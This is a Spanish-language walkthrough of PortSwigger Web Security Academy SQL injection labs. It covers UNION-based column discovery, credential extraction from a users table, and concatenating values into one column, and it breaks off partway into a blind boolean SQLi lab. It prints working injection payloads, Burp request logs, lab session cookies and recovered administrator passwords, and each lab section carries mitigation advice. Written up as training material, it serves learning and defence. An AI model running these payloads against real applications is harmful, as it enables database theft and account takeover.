
Paso 3:

Determinar cuál de las tres columnas de la tabla corresponde al tipo de dato texto

' UNION select 'a', NULL, NULL— = 500 Internal Server Error

' UNION select NULL, 'a', NULL— = OK

' UNION select NULL, NULL, 'a'— = 500 Internal Server Error



Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /filter?category=Pets'+UNION+select+NULL,'a',+NULL-- HTTP/2 2 Host: 0a03006d036a77e5803acbee00be009d.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: es-ES,es;q=0.9 7 Upgrade-Insecure-Requests: 1 </pre>				<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=n6opH4mZVjXgm8cYs9ZAr1diAJNywSOW; s 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 5194 6 7 <!DOCTYPE html> </pre>			
Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /filter?category=Pets'+UNION+select+NULL,+NULL,'a'-- HTTP/2 2 Host: 0a03006d036a77e5803acbee00be009d.web-security-academy.net 3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 4 Sec-Ch-Ua-Mobile: ?0 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: es-ES,es;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) </pre>				<pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 5479 5 6 <!DOCTYPE html> 7 <html> 8 <!--LAB_HEAD_START--> </pre>			

Paso 4:

Recuperar de la base de datos la cadena de texto que se muestra en el laboratorio en la columna correspondiente para el tipo de dato texto. Terminando así con el laboratorio.



SQL injection UNION attack, finding a column containing text

LAB Not solved

[Back to lab home](#)

Make the database retrieve the string: 'VtRvLU'

[Back to lab description >>](#)

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /filter?category=Pets'+UNION+select+NULL,'VtRvLU',+NULL-- 2 HTTP/2 3 Host: 0a03006d036a77e5803acbee00be009d.web-security-academy.net 4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: es-ES,es;q=0.9 </pre>				<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=dXVQPqznm8LDLUN7vPFFf5WDTxUOMjupc; 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 5204 6 7 <!DOCTYPE html> </pre>			



SQL injection UNION attack, finding a column containing text

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >](#)

[Home](#) | [My account](#)

Explicación del payload

El proceso inicia con la determinación del número de columnas de la consulta mediante la técnica ' **ORDER BY n--**, lo que permite establecer que la consulta devuelve tres columnas. Posteriormente, se utilizan distintos payloads basados en UNION SELECT para identificar cuál de las columnas acepta valores de tipo cadena.

Para ello, se realizan pruebas insertando un valor de texto ('a') en diferentes posiciones de la lista de columnas, mientras que las demás columnas reciben valores NULL. Por ejemplo, el payload ' **UNION SELECT NULL, 'a', NULL--** introduce un valor textual únicamente en la segunda columna. Cuando la consulta se ejecuta sin errores, se concluye que dicha columna admite datos de tipo texto.

Una vez identificada la columna compatible con cadenas, se reemplaza el valor de prueba por la cadena específica proporcionada por el laboratorio, lo que permite que dicha cadena aparezca en los resultados de la consulta y completar el objetivo del ejercicio.

Mitigación recomendada

Para evitar este tipo de ataques es fundamental emplear consultas parametrizadas, validación de entradas y mecanismos de filtrado de caracteres especiales, además de restringir la exposición de errores del sistema que puedan revelar información sobre la estructura de la base de datos.

Lab: SQL injection UNION attack, retrieving data from other tables

Nivel

PRACTITIONER

Tipo de SQLi

Inyección SQL basada en UNION (UNION-based SQLi). Esta vulnerabilidad permite a un atacante interferir con las consultas que la aplicación realiza a la base de datos, utilizando el operador UNION para combinar los resultados de la consulta original con los resultados de una consulta inyectada, devolviendo datos de otras tablas.

Objetivo del laboratorio

Aprovechar la inyección SQL en el filtro de categorías para realizar un ataque UNION que extraiga todos los nombres de usuario y contraseñas almacenados en la tabla users. Posteriormente, utilizar esta información para comprometer la cuenta del usuario administrator.

Explicación técnica de la vulnerabilidad


La vulnerabilidad se encuentra en la forma en que la aplicación web procesa el parámetro filter (categorías de productos). Al no sanitizar correctamente la entrada del usuario antes de concatenarla en la consulta SQL, y dado que la aplicación muestra directamente los resultados de dicha consulta en la respuesta HTTP, es posible utilizar el operador UNION.


Para que un ataque UNION funcione, se deben cumplir dos reglas fundamentales: la consulta inyectada debe solicitar el mismo número de columnas que la consulta original, y los tipos de datos en cada columna deben ser compatibles entre ambas consultas. Al confirmar estas condiciones, el atacante puede instruir a la base de datos para que extraiga información de tablas completamente ajenas a la funcionalidad original (como la tabla users).

Procedimiento (Paso a paso)

Paso 1:


Obtenemos la URL y, utilizando Burp Suite, interceptamos la petición hasta localizar el parámetro filter junto con su categoría correspondiente (gifts). Posteriormente, enviamos la solicitud al módulo Repeater para analizarla y manipularla utilizando el método GET.





Paso 2:

Se agrega la cadena '+UNION+SELECT+'abc','def'-- al parámetro con el objetivo de comprobar si la consulta permite realizar una UNION SELECT. Esto permite determinar si la aplicación devuelve los valores enviados en la consulta y, por lo tanto, identificar si es posible extraer información adicional de la base de datos.




Paso 3:

Una vez confirmado que es posible extraer información, se modifica nuevamente el parámetro de categorías para realizar una consulta UNION SELECT dirigida a las tablas y columnas conocidas. En este caso, se utiliza la cadena '+UNION+SELECT+username,+password+FROM+users--' con el objetivo de recuperar las credenciales almacenadas en la tabla users, específicamente los campos username y password.

Paso 4:

Al ejecutar la consulta, la aplicación devuelve varios usuarios junto con sus respectivas contraseñas. Entre los resultados obtenidos, el usuario de mayor interés es

administrator, cuya contraseña recuperada es c2cvkl8h9ze6jd1sy47x, ya que normalmente corresponde a una cuenta con privilegios elevados dentro del sistema.



Paso 5:

Finalmente, se inicia sesión en la aplicación utilizando las credenciales obtenidas del usuario administrator. Al introducir el nombre de usuario y la contraseña recuperada, el acceso se realiza con éxito, confirmando que las credenciales extraídas de la base de datos son válidas.

Login

Username

administrator

Password

Log in

Explicación del payload

El ataque consta de dos fases principales de inyección:

1. Reconocimiento de columnas y tipos de datos:

'**+UNION+SELECT**+'abc','def'--

- La comilla simple (') cierra la consulta original del desarrollador.
- UNION SELECT introduce la nueva consulta.
- Los literales de cadena 'abc','def' se inyectan para comprobar si la consulta original devuelve exactamente dos columnas y si ambas aceptan y reflejan datos de tipo texto en la interfaz web de la aplicación.
- Los guiones (--) comentan el resto de la consulta original para evitar errores de sintaxis.

2. Extracción de credenciales (Explotación):

'**+UNION+SELECT**+username,password**FROM**+users--

- Una vez confirmada la estructura, se reemplazan las cadenas de prueba por los nombres de las columnas objetivo (username y password).
- FROM users indica a la base de datos la tabla desde la cual se extraerán estos registros.
- Al enviar este payload, la base de datos adjunta el listado completo de usuarios y contraseñas (incluyendo administrador y su contraseña c2cvkl8h9ze6jd1sy47x) directamente en la tabla de productos de la página web.

Mitigación recomendada

La solución más efectiva para erradicar este tipo de inyección SQL es la implementación sistemática de consultas parametrizadas (Prepared Statements) en el código de la aplicación. Este enfoque obliga a la base de datos a tratar el contenido del parámetro filter estrictamente como una variable de datos y no como parte de la estructura ejecutable de la consulta SQL, neutralizando por completo el intento de añadir operadores como UNION. Asimismo, se recomienda auditar y restringir los permisos del usuario de la base de datos que utiliza la aplicación, limitando su acceso solo a las tablas estrictamente necesarias.

Lab: SQL injection UNION attack, retrieving multiple values in a single column

Nivel

PRACTITIONER

Tipo de SQLi

Inyección SQL basada en UNION (UNION-based SQLi). Esta vulnerabilidad permite a un atacante extender los resultados devueltos por la consulta original añadiendo los resultados de consultas adicionales mediante el operador UNION.

Objetivo del laboratorio

El objetivo es recuperar todos los nombres de usuario y contraseñas almacenados en la tabla users de la base de datos y utilizar estas credenciales para iniciar sesión exitosamente en la cuenta del usuario administrator.

Explicación técnica de la vulnerabilidad

La vulnerabilidad radica en el filtro de categorías de productos (parámetro filter). Debido a que la aplicación concatena la entrada del usuario directamente en la consulta SQL y devuelve los resultados en la respuesta HTTP, es posible utilizar el operador UNION.

Para que un ataque UNION sea exitoso, la consulta inyectada debe devolver el mismo número de columnas que la original y los tipos de datos deben coincidir. En este escenario, la aplicación solo tiene una columna útil que refleja texto en la pantalla. Para superar esta limitación y extraer dos piezas de información distintas (usuario y contraseña) simultáneamente, el atacante debe concatenar ambos valores en un solo campo de texto antes de que la base de datos devuelva la respuesta.

Procedimiento (Paso a paso)

Obtenemos la URL y, utilizando Burp Suite, interceptamos la petición hasta localizar el parámetro filter junto con su categoría correspondiente (Pets). Posteriormente, enviamos la solicitud al módulo Repeater para analizarla y manipularla utilizando el método GET.

The screenshot shows the WebSecurity Academy lab interface. The top banner reads "SQL injection UNION attack, retrieving multiple values in a single column" with a "LAB Not solved" status. Below the banner is a "Back to lab description" link. The main content area features a "WE LIKE TO SHOP" header with a shopping cart icon. A search bar is present with the text "Refine your search:" and a list of categories: All, Accessories, Corporate gifts, Lifestyle, Pets, Tech gifts. Below the search bar, a list of products is displayed, each with a "View details" button. The products are: Giant Pillow Thing, Six Pack Beer Belt, Cheshire Cat Grin, ZZZZZZ Bed - Your New Home Office, The Giant Enter Key, Caution Sign, Com-Tool, and Foldinn Garmets.

Below the product list, a Wireshark packet capture is shown. The packet list table has columns: Time, Type, Direction, Method, and URL. The first two packets are GET requests to the WebSecurity Academy lab header. The third packet is a GET request to the filter?category=Pets endpoint. The packet details pane shows the request structure, including the host, cookie, and user-agent. The packet bytes pane shows the raw HTTP request.

Time	Type	Direction	Method	URL
14:32:04.4 Mar...	HTTP	→ Request	GET	https://0a1c000803ac657d845a55ce00ee002f.web-security-academy.net/academyLabHeader
14:32:28.4 Mar...	HTTP	→ Request	GET	https://0a1c000803ac657d845a55ce00ee002f.web-security-academy.net/filter?category=Pets

Request


Pretty Raw Hex

```

1 GET /filter?category=Pets HTTP/2
2 Host: 0a1c000803ac657d845a55ce00ee002f.web-security-academy.net
3 Cookie: session=WJXSs02Th5c3BuVs6m7MFYabCp4iEjI
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
  
```


Paso 2:

Se agrega la cadena '+UNION+SELECT+NULL,'abc'-- al parámetro con el objetivo de comprobar si la consulta permite realizar una UNION SELECT. Esto permite determinar si la aplicación devuelve los valores enviados en la consulta y, por lo tanto, identificar si es posible extraer información adicional de la base de datos.



Paso 3:

Una vez confirmado que es posible extraer información, se modifica nuevamente el parámetro de categorías para realizar una consulta UNION SELECT dirigida a las tablas y columnas conocidas. En este caso, se utiliza la cadena '+UNION+SELECT+NULL,username||'~'||password+FROM+users– con el objetivo de recuperar las credenciales almacenadas en la tabla users, específicamente los campos username y password en una sola columna.




Paso 4:

Al ejecutar la consulta, la aplicación devuelve varios usuarios en una sola columna junto con sus respectivas contraseñas. Entre los resultados obtenidos, el usuario de mayor interés es administrator, cuya contraseña recuperada es h53jnnf8tgmeqak8p2nb, ya que normalmente corresponde a una cuenta con privilegios elevados dentro del sistema.

Paso 5:

Finalmente, se inicia sesión en la aplicación utilizando las credenciales obtenidas del usuario administrador. Al introducir el nombre de usuario y la contraseña recuperada, el acceso se realiza con éxito, confirmando que las credenciales extraídas de la base de datos son válidas. Se termina el laboratorio exitosamente.

Login




SQL injection UNION attack, retrieving multiple values in a single column

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

Explicación del payload

El ataque se divide en dos fases con sus respectivos payloads:

1. Comprobación de columnas y tipos de datos:

'+UNION+SELECT+NULL,'abc'--

- La comilla simple (') cierra la cadena de la consulta original.
- Se utiliza UNION SELECT para inyectar una nueva consulta.
- Se inyecta NULL en la primera columna para rellenar el espacio y 'abc' en la segunda para confirmar que dicha columna acepta y muestra texto en la respuesta web.
- Los guiones (--) comentan el resto de la consulta original.

2. Extracción de datos (Explotación):

'+UNION+SELECT+NULL,username||'~'||password+FROM+users--

- Una vez confirmada la columna de texto, se sustituye el valor 'abc' por username||'~'||password.

- El operador || se encarga de concatenar el contenido de la columna username, el separador literal '~' (para que sea legible por el atacante) y la columna password en una sola cadena continua.
- FROM users le indica a la base de datos de dónde extraer la información.
- El resultado devuelto en la interfaz web para el usuario objetivo tiene el formato: administrator~h53jnnf8tgmeqak8p2nb.

Mitigación recomendada

Para prevenir esta vulnerabilidad, la principal y más efectiva medida es el uso de consultas parametrizadas (Prepared Statements) en todo el código fuente. Esto garantiza que el motor de la base de datos trate cualquier entrada del parámetro de categoría estrictamente como un valor de datos literales, imposibilitando que secuencias como UNION SELECT se interpreten como código SQL ejecutable.

Adicionalmente, se recomienda aplicar el principio de mínimo privilegio en el gestor de bases de datos, de modo que el usuario utilizado por la aplicación web para consultar los productos no tenga permisos de acceso a la tabla users.

Lab: Blind SQL injection with conditional responses

Nivel

PRACTITIONER

Tipo de SQLi

Inyección SQL Ciega basada en respuestas booleanas (Boolean-based Blind SQLi). En este tipo de ataque, la base de datos no devuelve los datos solicitados en la interfaz de usuario ni arroja errores visibles. En su lugar, el atacante infiere la información realizando preguntas lógicas de "verdadero o falso" y observando cambios sutiles en la respuesta de la aplicación.

Objetivo del laboratorio

Aprovechar la vulnerabilidad de inyección SQL ciega en el procesamiento de la cookie de seguimiento (TrackingId) para inferir y reconstruir, carácter por carácter, la contraseña del usuario administrator, logrando posteriormente iniciar sesión en el sistema con dichas credenciales.

Explicación técnica de la vulnerabilidad

La vulnerabilidad reside en cómo la aplicación procesa el valor de la cookie TrackingId. La aplicación ejecuta una consulta SQL en el backend para verificar el identificador. Aunque los resultados de esta consulta no se reflejan en el


código fuente de la página, la aplicación altera su comportamiento: si la consulta devuelve al menos una fila (resultado TRUE), se renderiza el texto "Welcome back" en pantalla. Si no devuelve filas (resultado FALSE), el mensaje se omite.


Este comportamiento actúa como un oráculo booleano. Permite inyectar condiciones lógicas arbitrarias; si la condición inyectada es cierta, la página mostrará el mensaje de bienvenida, revelando así la validez de la estructura interna de la base de datos y sus registros sin verlos directamente.

Procedimiento (Paso a paso)

Paso 1:

Obtenemos la URL y, utilizando Burp Suite, interceptamos la petición y nos colocamos en el login para visualizar mejor el Welcome back. Posteriormente, enviamos la solicitud al módulo Repeater para analizarla y manipularla utilizando el método GET.






```
1 GET /my-account HTTP/2
2 Host: 0ab200f603e67a4080f89eb700b400ca.web-security-academy.net
3 Cookie: TrackingId=sRfoRyIX0YpSecC; session=Vn8oADShntTYiTC022rHenlRaQ6F0n
4 Sec-Ch-Ua: "Chromium",v="145", "Not:A-Brand",v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-ES;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ab200f603e67a4080f89eb700b400ca.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
```

Paso 2:

